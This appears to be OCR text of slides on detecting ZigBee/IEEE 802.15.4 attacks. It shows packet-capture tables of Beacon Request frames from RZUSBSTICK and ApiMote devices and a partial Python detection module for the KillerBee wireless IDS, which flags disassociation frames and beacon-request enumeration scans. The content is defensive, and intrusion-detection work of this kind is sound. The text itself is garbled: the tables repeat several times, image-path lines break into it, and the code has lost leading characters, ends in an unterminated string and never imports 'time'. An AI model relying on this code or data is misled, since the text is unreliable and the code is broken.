15	30.000016	00 00 ff ff	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	00 ff ff ff	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	00 00 00 00	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	…	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030		IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040		IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043		IEEE 802	10	22	1394396623.000059000	Beacon Request

RZUSBSTICK PCAP




No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	00 00 00 00	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	00 00 ff ff	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	00 ff ff ff	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	00 00 00 ff	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	00 00 ff ff	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	00 ff ff ff	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	00 00 00 ff	IEEE 802	10	12	1394396603.000029000	Beacon Request
15	30.000016	00 00 ff ff	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	00 ff ff ff	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	00 00 00 00	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	…	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030		IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040		IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043		IEEE 802	10	22	1394396623.000059000	Beacon Request

ApiMote PCAP




No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.999984	00 00 00 00	IEEE 802	10	1	1394396581.000000000	Beacon Request
7	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
8	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
9	35.999988	00 00 00 00	IEEE 802	10	16	1394396611.000004000	Beacon Request
10	46.000040	00 00 00 00	IEEE 802	10	21	1394396621.000056000	Beacon Request
11	55.999991	00 00 00 00	IEEE 802	10	26	1394396631.000007000	Beacon Request
12	66.000068	00 00 00 00	IEEE 802	10	31	1394396641.000084000	Beacon Request
13	76.000083	00 00 00 00	IEEE 802	10	36	1394396651.000099000	Beacon Request
14	86.999996	00 00 00 00	IEEE 802	10	41	1394396662.000012000	Beacon Request
15	97.000012	00 00 00 00	IEEE 802	10	46	1394396672.000028000	Beacon Request
		00 00 00 00					

RZUSBSTICK PCAP





No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	00 00 00 00	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	00 00 ff ff	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	00 ff ff ff	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	00 00 00 ff	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	00 00 ff ff	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	00 ff ff ff	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	00 00 00 ff	IEEE 802	10	12	1394396603.000029000	Beacon Request
15	30.000016	00 00 ff ff	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	00 ff ff ff	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	00 00 00 00	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	…	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030		IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040		IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043		IEEE 802	10	22	1394396623.000059000	Beacon Request

ApiMote PCAP



No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.999984	00 00 00 00	IEEE 802	10	1	1394396581.000000000	Beacon Request
7	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
8	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
9	35.999988	00 00 00 00	IEEE 802	10	16	1394396611.000004000	Beacon Request
10	46.000040	00 00 00 00	IEEE 802	10	21	1394396621.000056000	Beacon Request
11	55.999991	00 00 00 00	IEEE 802	10	26	1394396631.000007000	Beacon Request
12	66.000068	00 00 00 00	IEEE 802	10	31	1394396641.000084000	Beacon Request
13	76.000083	00 00 00 00	IEEE 802	10	36	1394396651.000099000	Beacon Request
14	86.999996	00 00 00 00	IEEE 802	10	41	1394396662.000012000	Beacon Request
15	97.000012	00 00 00 00	IEEE 802	10	46	1394396672.000028000	Beacon Request





```
rom scapy.all import Dot15d4FCS, Dot15d4CmdDisassociation, ZigbeeNWKCommandPayload

rom killerbeewids.wids.modules import AnalyticModule
rom killerbeewids.utils import dateToMicro

lass DisassociationStormMonitor(AnalyticModule):
    '''
    This plugin attempts to detect forged beacon request frames, which could
    be attempting to enumerate the routers/coordinators on the protected
    network. Tools such as KillerBee zbstumbler preform this scan.
    '''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "DisassociationStormMonitor")

    def run(self):
        time.sleep(1)
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        # This will collect the IEEE 802.15.4 versions:
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                          'fcf': (0x0300, 0x0300),
                          'byteoffset': (7, 0xff, 0x03)
                      }}
        uuid_dot15d4 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                      task_channel=channel, task_parameters=parameters)
        if not uuid_dot15d4 == None:
            self.logutil.log('Successfully tasked drone with task: {0}'.format(uuid_dot15d4))
        else:
            self.logutil.log('ERROR: Failed to Task Drone')

        # This will collect the ZigBee version:
        parameters['filter'] = {
                          'fcf': (0x0300, 0x0100), # 802.15.4 type Data
                          'byteoffset': (9, 0x03, 0x01) #offset within the ZB pkt for Frame Type: Com
                      }
        uuid_zbnwk = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)
        if not uuid_zbnwk == None:
            self.logutil.log('Successfully tasked drone with task: {0}'.format(uuid_zbnwk))
        else:
            self.logutil.log('ERROR: Failed to Task Drone')

        # Get packets from database and run statistics
        while self.active:
            pkts = self.getPackets(uuidFilterList=[uuid_zbnwk], new=True)
            self.logutil.debug("Found {0} packets since last check.".format(len(pkts)))
            for pkt in pkts:
                self.logutil.debug("Got pkt from DB: {0}".format(pkt))
                spkt = Dot15d4FCS(pkt.pbytes)

                msg         = None
                device      = None
                coordinator = None
                panid       = spkt.dest_panid

                # It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
                if Dot15d4CmdDisassociation in spkt:
                    event_name = 'Dissassociation Frame Detected'
                    self.logutil.log("EVENT: {0}: {1}.".format(event_name, spkt.summary()))
                    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
                        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leav
                        device      = spkt.src_addr
                        coordinator = spkt.dest_addr
```

PROJECTS


APIMOTE

